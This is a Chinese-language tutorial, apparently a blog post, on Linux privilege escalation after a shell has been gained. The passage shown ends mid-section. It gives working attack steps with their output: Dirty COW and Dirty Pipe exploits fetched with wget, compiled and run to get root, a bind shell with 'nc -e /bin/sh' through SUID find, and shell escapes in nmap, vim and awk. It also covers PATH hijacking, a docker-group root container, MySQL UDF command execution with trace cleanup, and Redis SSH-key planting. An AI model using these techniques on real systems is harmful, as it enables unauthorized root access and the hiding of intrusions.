

网上Windows内网渗透的文章很多，但是Linux内网相关的文章寥寥无几。Linux虽然没有域环境，但是当我们拿到一台Linux系统权限，难道只进行一下提权，捕获一下敏感信息就结束了吗？显然不只是这样的。本片文章将从**拿到一个Linux shell**开始，介绍Linux内网渗透技术，分为容器逃逸、Linux提权、Linux信息收集、Linux隧道技术、Linux横向移动、Linux权限维持、Linux痕迹清理几个部分。

容器逃逸

容器逃逸的应用主要是，拿到shell之后，发现是docker环境，要进一步渗透，就必须逃逸到宿主机。

容器逃逸方法见

<https://www.cnblogs.com/yokan/p/16049516.html>

Linux提权

Linux提权大概可以分为下面几种：

系统内核提权；第三方服务提权；数据库提权；密码收集提权；键盘记录提权；Suid提权；Sudo提权；反弹shell提权。

提权辅助工具

GTFOBins

<https://gtfobins.github.io/>

GTFOBins是一个精心策划的Unix二进制文件列表，可以用来绕过错误配置系统中的本地安全限制。该项目收集了Unix二进制文件的合法函数，这些函数可能被滥用，以打破受限制的shell，升级或维护提升的特权，传输文件，生成绑定和反向shell，并为其他事后利用任务提供便利。需要注意的是，这不是一个漏洞列表，这里列出的程序本身并不容易受到攻击，相反，**GTFOBins是一个概要，说明当您只有某些二进制文件可用时，如何获得root权限。**

BeRoot

<https://github.com/AlessandroZ/BeRoot/tree/master/Linux>

BeRoot用于检查Linux和Mac OS上常见的错误配置，以找到一种方法来升级我们的特权。检查项包括GTFOBins中的二进制文件、通配符错误、suid、环境变量、NFS、sudo等等，详细可以去上面链接看。

```
yokan@yokan-virtual-machine:~/pentest/Linux$ python2 beroot.py
```

```
=====
Linux Privilege Escalation
! BANG BANG !
=====
```

```
Getting permissions of sensitive files.
Getting suid bins.
```

```
##### Suid Binaries #####
```

```
/home/yokan/script/shell
/snap/core20/1270/usr/bin/chfn
/snap/core20/1270/usr/bin/chsh
/snap/core20/1270/usr/bin/gpasswd
/snap/core20/1270/usr/bin/mount
[+] gtfobins found:
- sudo mount -o bind /bin/sh /bin/mount
- sudo mount
/snap/core20/1270/usr/bin/newgrp
/snap/core20/1270/usr/bin/passwd
/snap/core20/1270/usr/bin/su
[+] gtfobins found:
- sudo su
/snap/core20/1270/usr/bin/sudo
/snap/core20/1270/usr/bin/umount
/snap/core20/1270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1270/usr/lib/openssh/ssh-keysign
/snap/core18/2284/bin/mount
[+] gtfobins found:
```

```
/usr/bin/netstat : cap_net_raw+ep
/usr/bin/gnome-keyring-daemon : cap_ipc_lock+ep
/usr/bin/traceroute6.iputils : cap_net_raw+ep
/usr/bin/ping : cap_net_raw+ep
```

```
##### Exploits #####
```

```
Available information:
```

```
Kernel version: 5.11.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 20.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
```

```
Searching among:
```

```
76 kernel space exploits
48 user space exploits
```

```
Possible Exploits:
```

```
[+] [CVE-2021-3156] sudo Baron Samedit
```

```
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://code.load.github.com/blasty/CVE-2021-3156/zip/main
```

```
[+] [CVE-2021-3156] sudo Baron Samedit 2
```

```
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://code.load.github.com/worawit/CVE-2021-3156/zip/main
```

pspy

<https://github.com/DominicBreuker/pspy>

Pspy是一个命令行工具，用于在不需要root权限的情况下窥探进程。它允许您在其他用户运行的命令、cron任务等执行时查看它们。该工具通过循环遍历/proc下的值来获取进程参数信息。

traior

<https://github.com/liamg/traitor>

多个linux提权漏洞缝合怪。

Traitor 打包了一堆方法来利用本地错误配置和漏洞来自动提权：

- 几乎所有的[GTFOBins](#)
- 可写 docker.sock
- CVE-2022-0847 (脏管)
- CVE-2021-4034 (pwnkit)
- CVE-2021-3560

```
> traitor -e polkit:CVE-2021-4034

TRAITOR v0.0.0
https://github.com/liamg/traitor

[+] Assessing machine state...
[+] Checking for opportunities...
[+] [polkit:CVE-2021-4034] Polkit version is vulnerable!
[+] [polkit:CVE-2021-4034] Opportunity found, trying to exploit it...
[+] [polkit:CVE-2021-4034] Setting up filesystem tree...
[+] [polkit:CVE-2021-4034] Compiling shared object...
[+] [polkit:CVE-2021-4034] Writing local gconv-modules...
[+] [polkit:CVE-2021-4034] Starting /usr/bin/pkexec with malicious environment variables set...
sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),971(docker),998(wheel),1000(liamg)
sh-5.1#
```

0x00 基础信息收集

在说提权之前先介绍一下基本的信息收集命令，为后续的提权做准备。

1、内核，操作系统和设备信息

```
uname -a 打印所有可用的系统信息
uname -r 内核版本
uname -n 系统主机名。
uname -m 查看系统内核架构（64位/32位）
hostname 系统主机名
lsb_release -a 发行版信息
cat /proc/version 内核信息
cat /etc/*-release 发行版信息
cat /etc/issue 发行版信息
cat /proc/cpuinfo CPU信息
```

```
yokan@yokan-virtual-machine:~$ uname -a
Linux yokan-virtual-machine 5.11.0-43-generic #47~20.04.2-Ubuntu SMP Mon Dec 13 11:06:56 UTC 2021 x86_64 x86_64 GNU/Linux
yokan@yokan-virtual-machine:~$ uname -r
5.11.0-43-generic
yokan@yokan-virtual-machine:~$ uname -n
yokan-virtual-machine
yokan@yokan-virtual-machine:~$ uname -m
x86_64

yokan@yokan-virtual-machine:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 20.04.3 LTS
Release: 20.04
Codename: focal
yokan@yokan-virtual-machine:~$ cat /proc/version
Linux version 5.11.0-43-generic (builddelcy02-and64-036) (gcc (Ubuntu 9.3.0-17ubuntu1-20.04) 9.3.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #47~20.04.2-Ubuntu SMP Mon Dec 13 11:06:56 UTC 2021
yokan@yokan-virtual-machine:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.3 LTS"
NAME="Ubuntu"
VERSION="20.04.3 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.3 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
yokan@yokan-virtual-machine:~$ cat /etc/issue
Ubuntu 20.04.3 LTS \n \l
```

2、用户和群组

cat /etc/passwd	列出系统上的所有用户	
cat /etc/group	列出系统上的所有组	
groups	当前用户所在的组	
groups test	test用户所在的组	
getent group xxx	xxx组里的用户	
grep -v -E "^#" /etc/passwd awk -F: '\$3 == 0 { print \$1}'	列出所有的超级用户	
whoami	查看当前用户	
w	谁目前已登录，他们正在做什么	
last	最后登录用户的列表	
lastlog	所有用户上次登录的信息	
lastlog -u %username%	有关指定用户上次登录的信息	

```
yokan@yokan-virtual-machine:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,yokan
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:yokan
floppy:x:25:
tape:x:26:
sudo:x:27:yokan
audio:x:29:pulse
www.x:1001:

yokan@yokan-virtual-machine:~$ groups yokan
yokan : yokan adm cdrom sudo dip plugdev lpadmin lxd sambashare

yokan@yokan-virtual-machine:~$ grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'
root
```

3、用户和权限信息

whoami	当前用户名
id	当前用户信息
cat /etc/sudoers	谁被允许以root身份执行
sudo -l	当前用户可以以root身份执行操作

```
yokan@yokan-virtual-machine:~$ sudo cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
yokan@yokan-virtual-machine:~$ sudo -l
Matching Defaults entries for yokan on yokan-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User yokan may run the following commands on yokan-virtual-machine:
    (ALL : ALL) ALL
```

yokan用户可以以root身份执行任意操作

4、环境信息

env	显示环境变量
echo %PATH	路径信息
history	显示当前用户的历史命令记录
pwd	输出工作目录
cat /etc/profile	显示默认系统变量
cat /etc/shells	显示可用的shell

```
yokan@yokan-virtual-machine:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
```

0x01 内核漏洞提权

提示：内核漏洞提权有风险，有可能会崩溃系统。

内核漏洞是我们几乎最先想到的提权方法。通杀的内核漏洞是十分少见的，因而我们应该先对系统相关的信息进行收集，收集方法参考第一节 [基础信息收集](#) 即可。

大多内核漏洞通过内核版本能很快查到

SearchSploit

用kali自带的searchsploit来搜索exploitdb中的漏洞利用代码

SearchSploit是一个**Exploit-DB**的命令行搜索工具，它还允许随身携带漏洞利用数据库的副本。

介绍：<https://xz.aliyun.com/t/2860>

SearchSploit使用：

更新SearchSploit:

脏牛漏洞(CVE-2016-5195)

漏洞原理：该漏洞具体为，get_user_page内核函数在处理Copy-on-Write(以下使用COW表示)的过程中，可能产出竞态条件造成COW过程被破坏，导致出现写数据到进程地址空间内只读内存区域的机会。

修改su或者passwd程序就可以达到root的目的。

漏洞编号：CVE-2016-5195

漏洞名称：脏牛（Dirty COW）

漏洞危害：低权限用户利用该漏洞技术可以在全版本上实现本地提权

影响范围：**3.9>Linux kernel >=2.6.22** 并且Android也受影响

利用脚本合集：[PoCs · dirtycow/dirtycow.github.io Wiki](#)

漏洞复现：

先查看一下系统版本信息

```
(apache:/var/www/html/fristi/uploads) $ uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

linux kernel版本2.6.32，应该可以用脏牛提权。下载脏牛提权脚本

这里使用**dirty.c**这个exp:

这个exp利用了dirtycow漏洞的pokemon漏洞。会自动生成一个新的passwd行。运行二进制文件时，会提示用户输入新密码。原/etc/passwd文件会备份到/tmp/passwd.bak下，用生成的行覆盖根帐户。运行该漏洞后，你应该能够登录新创建的用户。使用此漏洞可以根据您的需要修改用户值。默认为“firefart”用户。

上传到目标系统tmp目录下

	.ICE-unix	2020-06-14 05:58:50	4 Kb	1777
	dirty.c	2020-06-14 06:44:01	4.7 Kb	0644

任务列表

名称	简介	状态	创建时间	完成时间
上传	dirty.c => /tmp/	上传成功	2020-06-14 10:44:01	2020-06-14 10:44:01

在/tmp目录下直接起一个命令行，然后编译运行脚本

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[cow@localhost 桌面]$ gcc -pthread dirty.c -o dirty -lcrypt
[cow@localhost 桌面]$ ./dirty 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart: fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7fb54cf9c000

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.
```

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
[cow@localhost 桌面]$
[cow@localhost 桌面]$ █
```

此时切换到firefart用户，密码为123456

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[cow@localhost 桌面]$ su firefart
密码:
[firefart@localhost 桌面]# id
uid=0(firefart) gid=0(root) 组=0(root) 环境=unconfined_u: unconfined_r: unconfined
_t: s0-s0: c0, c1023
[firefart@localhost 桌面]# █
```

执行id命令后可以看到已经为root用户了，成功提权。

Dirty Pipe(CVE-2022-0847)

利用条件

5.8<=Linux kernel<5.16.11/5.15.25/5.10.102

```
yokan@yokan-virtual-machine:~$ uname -a
Linux yokan-virtual-machine 5.13.0-30-generic #33-20.04.1-Ubuntu SMP Mon Feb 7 14:25:10 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

EXP:

<https://haxx.in/files/dirtypipez.c>
#原理为 直接修改一个具有suid权限的可执行文件，然后执行这个可执行文件提权，完成提权后再把文件改回来

or

<https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit>
#原理为 覆盖 /etc/passwd 中的 root 密码字段并在弹出 root shell 后恢复

利用:

```
wget https://haxx.in/files/dirtypipez.c
gcc -o dirtypipez dirtypipez.c
./dirtypipez /usr/bin/su #任何具体suid权限的文件均可
```

```
yokan@yokan-virtual-machine:~/pentest$ ./dirtypipez /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dlp),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(yokan)
```

0x02 SUID 提权

什么是suid? suid全称是Set owner User ID up on execution。这是Linux给可执行文件的一个属性——**s标志**。通俗的理解为其他用户执行这个程序的时候可以用该程序所有者/组的权限。需要注意的是，**只有程序的所有者是0号或其他super user，同时拥有suid权限，才可以提权。**

推荐阅读P神的这篇文章：<https://www.leavesongs.com/PENETRATION/linux-suid-privilege-escalation.html>

```
(kali@yokan)-[~/pentest]
$ ls -al /usr/bin/su
-rwsr-xr-x 1 root root 71912 Aug 20 05:31 /usr/bin/su
```

常见的可用来提权的Linux 可执行文件有：

Nmap, Vim, find, bash, more, less, nano, cp

查看可以suid 提权的可执行文件：

```
find / -perm -u=s -type f 2>/dev/null
或者
find / -user root -perm -4000 -print 2>/dev/null
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/libexec/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/chfn
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/passwd
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/mount
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/sudo
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/ntfs-3g
```

下面列举几个常见的设置了SUID的应用程序提权手段：

- **find**

```
ls -al /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan  6 2012 /usr/bin/find
```

实用程序find用来在系统中查找文件。同时，它也有执行命令的能力。因此，如果配置为使用SUID权限运行，则可以通过find执行的命令都将以root身份去运行。

比如：DC -1 靶机就是利用find 命令进行root 用户来执行命令

```
www-data@DC-1:/var/www$ find aaa -exec cat /root/thefinalflag.txt \;
find aaa -exec cat /root/thefinalflag.txt \;
Well done!!!!
```

大部分Linux 系统都安装了nc。使用如下命令即可成功得到root shell：

```
find / -type f -exec /bin/bash \;
或
find / -exec nc -lvp 5555 -e /bin/sh \;
nc ip port
```

测试：

```
chmod u+s /usr/bin/find    #chmod u+s  给某个程序的所有者suid权限。
```

```
(kali@yokan)-[~]
$ sudo chmod u+s /usr/bin/find
[sudo] password for kali:

(kali@yokan)-[~]
$ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 311008 Jan  9 2021 /usr/bin/find
```

- **nmap**

较旧版本的Nmap (2.02≤nmap<5.21) 带有交互模式，从而允许用户执行shell命令。由于Nmap位于上面使用root权限执行的二进制文件列表中，因此可以使用交互式控制台来运行具有相同权限的shell。)

可以使用下命令进入namp交互模式

```
nmap --interactive
```

执行命令后会返回一个shell

```
nmap> !sh
sh-3.2# whoami
root
```

```
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
```

5.2.0 之后，nmap 还可以通过执行脚本来提权：

在某些发行版的Linux 可能会提权失败。具体原理移步p 师傅文章

```
# nse脚本 shell.nse
os.execute('/bin/sh')
# nmap 提权
nmap --script=shell.nse
```

或者

```
echo 'os.execute("/bin/sh")' > getshell
sudo nmap --script=getshell
```

- **vim**

如果vim 是通过SUID运行，就会继承root用户的权限。可读取只有root能读取的文件。

```
vim /etc/shadow
```

vim 运行shell

```
vim
:set shell=/bin/sh
:shell
```

同理，满足条件的 **less** 和 **more** 都可。

- **awk**

```
awk 'BEGIN {system("/bin/bash")}'
```

- **strace**

```
strace -o/dev/null /bin/bash
```

0x03 利用环境变量提权

利用关键在于找到具有SUID权限的文件，环境变量中有自己能控制的路径，比如当前目录(.)

详细文章参考：<https://xz.aliyun.com/t/2767>

PATH 是Linux 和 Unix 操作系统中的环境变量，它指定存储可执行程序的所有bin和sbin目录。当用户在终端上执行任何命令时，它会通过PATH变量来响应用户执行的命令，并向shell发送请求以搜索可执行文件。超级用户通常还具有/sbin和/usr/sbin条目，以便于系统管理命令的执行。

使用echo命令显示当前PATH环境变量：

```
yokan@yokan-virtual-machine:~$ echo $PATH
/home/yokan/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

测试:

环境配置:

现在我们的当前目录是/home/yokan，我们将在当前目录下创建一个script目录。然后cd到script目录中，编写一个简单的c程序来调用系统二进制文件的函数。

```
pwd
mkdir script
cd /script
nano demo.c
```

demo.c文件内容如下图，你可以看到，我们调用了ps命令，即系统二进制文件:

```
yokan@yokan-virtual-machine:~/script$ cat demo.c
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("ps");
}
```

然后使用gcc命令编译demo.c文件并且赋予编译文件SUID权限，命令如下:

```
gcc demo.c -o shell    #需要以root权限编译
chmod u+s shell
ls -la shell
```

```
yokan@yokan-virtual-machine:~/script$ ls -la shell
-rwsr-xr-x 1 root root 16784 1月 25 16:20 shell
```

攻击利用:

首先，你需要先入侵靶机系统并且进入到提权阶段。假设你已经通过ssh成功登录到了靶机上，二话不说，我们直接使用find命令来搜索具有SUID或4000权限的文件。

```
find / -perm -u=s -type f 2>/dev/null
```

通过执行上述命令，攻击者可以遍历任何可执行文件，在这里我们可以看到/home/yokan/script目录下的shell文件具有SUID权限，如图:

```
yokan@yokan-virtual-machine:~/script$ find / -perm -u=s -type f 2>/dev/null
/home/yokan/script/shell
```

于是我们cd到/home/yokan/script/目录下，ls一下，看到了名为shell的可执行文件。我们运行一下这个文件，可以看到shell文件尝试执行ps命令，这个命令是/bin目录下的用来查看进程状态的真实文件。

```
ls
./shell
```

```
yokan@yokan-virtual-machine:~/script$ ./shell
  PID TTY          TIME CMD
 3492 pts/0        00:00:00 shell
 3493 pts/0        00:00:00 sh
 3494 pts/0        00:00:00 ps
```

提权：

echo命令

```
cd /tmp
echo "/bin/bash" > ps
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /home/yokan/script
./shell
whoami
```

```
yokan@yokan-virtual-machine:~/script$ cd /tmp
yokan@yokan-virtual-machine:/tmp$ echo "/bin/bash" > ps
yokan@yokan-virtual-machine:/tmp$ chmod 777 ps
yokan@yokan-virtual-machine:/tmp$ ls -la ps
-rwxrwxrwx 1 yokan yokan 10 1月 25 16:59 ps
yokan@yokan-virtual-machine:/tmp$ echo $PATH
/home/yokan/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
yokan@yokan-virtual-machine:/tmp$ export PATH=/tmp:$PATH
yokan@yokan-virtual-machine:/tmp$ cd /home/yokan/script
yokan@yokan-virtual-machine:~/script$ ./shell
root@yokan-virtual-machine:~/script# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(yokan)
root@yokan-virtual-machine:~/script# whoami
root
root@yokan-virtual-machine:~/script#
```

其他更多的方法参考上面的文章。

0x04 利用第三方服务提权

当一些第三方服务，以root身份运行，我们通过它拿到的shell就是root权限。

`netstat -antup` 该命令可以显示所有打开并正在监听的端口，我们可以通过此命令检查是否有可以利用的本地服务

`ps -aux | grep root` 该命令可以显示以root用户身份运行的服务

Docker 组提权

docker 组内用户执行命令的时候会自动在所有命令前添加 `sudo`。因为设计或者其他的原因，Docker 给予所有 docker 组的用户相当大的权力（虽然权力只体现在能访问 `/var/run/docker.sock` 上面）。默认情况下，Docker 软件包是会默认添加一个 docker 用户组的。Docker 守护进程会允许 root 用户和 docker 组用户访问 Docker。给用户提供 Docker 权限和给用户无需认证便可以随便获取的 root 权限差别不大。

docker组内用户执行如下命令，即可获得root权限

```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

#参数 `-v` 将容器外部的目录 `/` 挂载到容器内部 `/hostOS`

这个容器的启动脚本是 `exploit.sh`，主要内容是：`chroot` 到容器的 `/hostOS`（也就是宿主机的 `/`），然后获取到宿主机的 `root` 权限。

测试：

创建了一个用户 `dockertest` 加入了docker组，然后执行如下命令，获得root权限

```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

```

yokan@yokan-virtual-machine:~$ getent group docker
docker:x:998:dockertest
yokan@yokan-virtual-machine:~$ id dockertest
uid=1002(dockertest) gid=998(docker) groups=998(docker)
yokan@yokan-virtual-machine:~$ docker run -v /:/host05 -i -t chrisfosterelli/rootplease
docker: Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var/run/docker.sock: connect: permission denied.
See 'docker run --help'.
yokan@yokan-virtual-machine:~$ su - dockertest
Password:
dockertest@yokan-virtual-machine:~$ docker run -v /:/host05 -i -t chrisfosterelli/rootplease
Unable to find image 'chrisfosterelli/rootplease:latest' locally
latest: Pulling from chrisfosterelli/rootplease
a4a2a29f9ba4: Pull complete
127c9761dcba: Pull complete
d13bf203e905: Pull complete
4039240d2e0b: Pull complete
16a91ffa6f29: Pull complete
Digest: sha256:eb6be3ee1f9b2fd6e3ae6d4fda81a80bdf21aad9bde6f1a5234f1baa58d4bb3
Status: Downloaded newer image for chrisfosterelli/rootplease:latest

You should now have a root shell on the host 05
Press Ctrl-D to exit the docker instance / shell
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

MySQL UDF 提权

先查看 `secure_file_priv` 的值是否为空，因为只有为空我们才能继续下面的提权步骤

`secure_file_priv` 是用来限制 `load dumpfile`、`into outfile`、`load_file()` 函数在哪个目录下拥有上传或者读取文件的权限

```

1 show global variables like 'secure%';
2     当 secure_file_priv 的值为 NULL，表示限制 mysqld 不允许导入|导出，此时无法提权
3     当 secure_file_priv 的值为 /tmp/，表示限制 mysqld 的导入|导出只能发生在 /tmp/ 目录下，此时也无法提权
4     当 secure_file_priv 的值没有具体值时，表示不对 mysqld 的导入|导出做限制，此时可提权

```

我们先查看 `secure_file_priv` 的值是否为空，因为只有为空我们才能继续下面的提权步骤。

- 如果 `secure_file_priv` 为 NULL 是不能写入导出文件的。

```

mysql> show global variables like 'secure%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv | NULL |
+-----+-----+
1 row in set (0.03 sec)

mysql> select*from user into outfile "c:\1.txt";
1290 - The MySQL server is running with the --secure-file-priv option so it cannot execute this statement

```

- 如果 `secure_file_priv` 没有具体的值，则可以写入导出文件。


```

mysql> show global variables like 'secure%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv |      |
+-----+-----+
1 row in set (0.05 sec)

mysql> select*from user into outfile "c:\1.txt";
Query OK, 4 rows affected (0.00 sec)

```

- `secure_file_priv` 的值在 MySQL 数据库的安装目录的 `my.ini` 文件中配置。



```

1 [mysql]
2 default-character-set=utf8
3
4 [mysqld]
5 port=3306
6 default_authentication_plugin=mysql_native_password
7 basedir=C:/phpstudy_pro/Extensions/MySQL8.0.12/
8 datadir=C:/phpstudy_pro/Extensions/MySQL8.0.12/data/
9 character-set-server=utf8
10 default-storage-engine=MyISAM
11 secure_file_priv=
12

```

提权步骤：

1. 获取udf代码

sqlmap中有现成的udf文件，分为32位和64位，一定要选择对版本，否则会出现：Can't open shared library 'udf.dll'。

sqlmap\udf\mysql\windows\32目录下存放着lib_mysqludf_sys.dll_
sqlmap\udf\mysql\windows\64目录下为64位的lib_mysqludf_sys.dll_

但是sqlmap 中 自带的shell 以及一些二进制文件，为了防止被误杀都经过异或方式编码，不能直接使用的。

可以利用sqlmap 自带的解码工具cloak.py，进入到 sqlmap\extra\cloak\cloak 目录下，执行命令：
cloak.py -d -i D:\sqlmap\udf\mysql\windows\32\lib_mysqludf_sys.dll_

sqlmap中的udf文件提供的函数：

sys_eval，执行任意命令，并将输出返回。

sys_exec，执行任意命令，并将退出码返回。

sys_get，获取一个环境变量。

sys_set，创建或修改一个环境变量。

2. 将udf文件上传到指定位置

MySQL<5.0，导出路径随意；

5.0 <= MySQL<5.1，则需要导出至目标服务器的系统目录（如：c:\windows\system32/）

MySQL 5.1以上版本，必须要把udf.dll文件放到MySQL安装目录下的lib\plugin文件夹下才能创建自定义函数。

```
select @@basedir; #查看mysql安装目录
select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib::$INDEX_ALLOCATION'; //利用NTFS ADS创建lib目录
select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib\\plugin::$INDEX_ALLOCATION'; //利用NTFS ADS创建plugin目录
select 0xUDFcode into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib\\plugin\\udf.dll'; #导出udfcode，注意修改udfcode
```

3. 从udf文件中引入自定义函数

```
create function sys_eval returns string soname 'udf.dll';
//sys_eval是函数名称（可选shell,sys_exec,sys_eval），udf.dll是lib_mysqludf_sys.dll_上
传后的文件名
```

4. 执行命令

```
select * from mysql.func where name = 'sys_eval'; #查看创建的sys_eval函数
select sys_eval('whoami'); #使用系统命令
```

5. 痕迹清除

```
drop function sys_eval; #删除函数
delete from mysql.func where name='sys_eval' #删除函数
```

redis提权

如果Redis以root身份运行，黑客可以利用Redis写入SSH公钥文件，直接通过SSH免密码登录受害服务器。Redis 默认绑定在6379端口，并且没有开启认证，在没有任何访问策略的情况下，任何人都可以直接在非授权情况下直接访问Redis服务并进行相关操作。

详细参考《Redis基础与简单利用.docx》

0x05 Sudo提权

一旦攻击者有权访问任何SUDO用户，那么他基本上就可以使用root权限执行任何命令。管理员可能只允许用户通过SUDO运行一些命令，但绝对不是所有命令，即使是使用这样的配置，他们也可能会在不知情的情况下引入漏洞，从而导致权限提升的风险。

无密码：

`sudo -l` 打印允许作为SUDO运行的命令

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /bin/more
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/vi
    (root) NOPASSWD: /usr/bin/git
```

假如我们被允许以sudo运行 find、cat、vi、more、less、nmap、perl、ruby、gdb、python 等任何编程语言编译器、解释器和编辑器，那么我们就可以通过这些命令，获得root权限。

实际环境中不一定会这么明显显示可用命令，某些配置也是可以使用这几个命令的，如果对sudo 机制不熟悉，可以直接使用sudo+命令 测试是否可用。

例如 `vi` 命令：

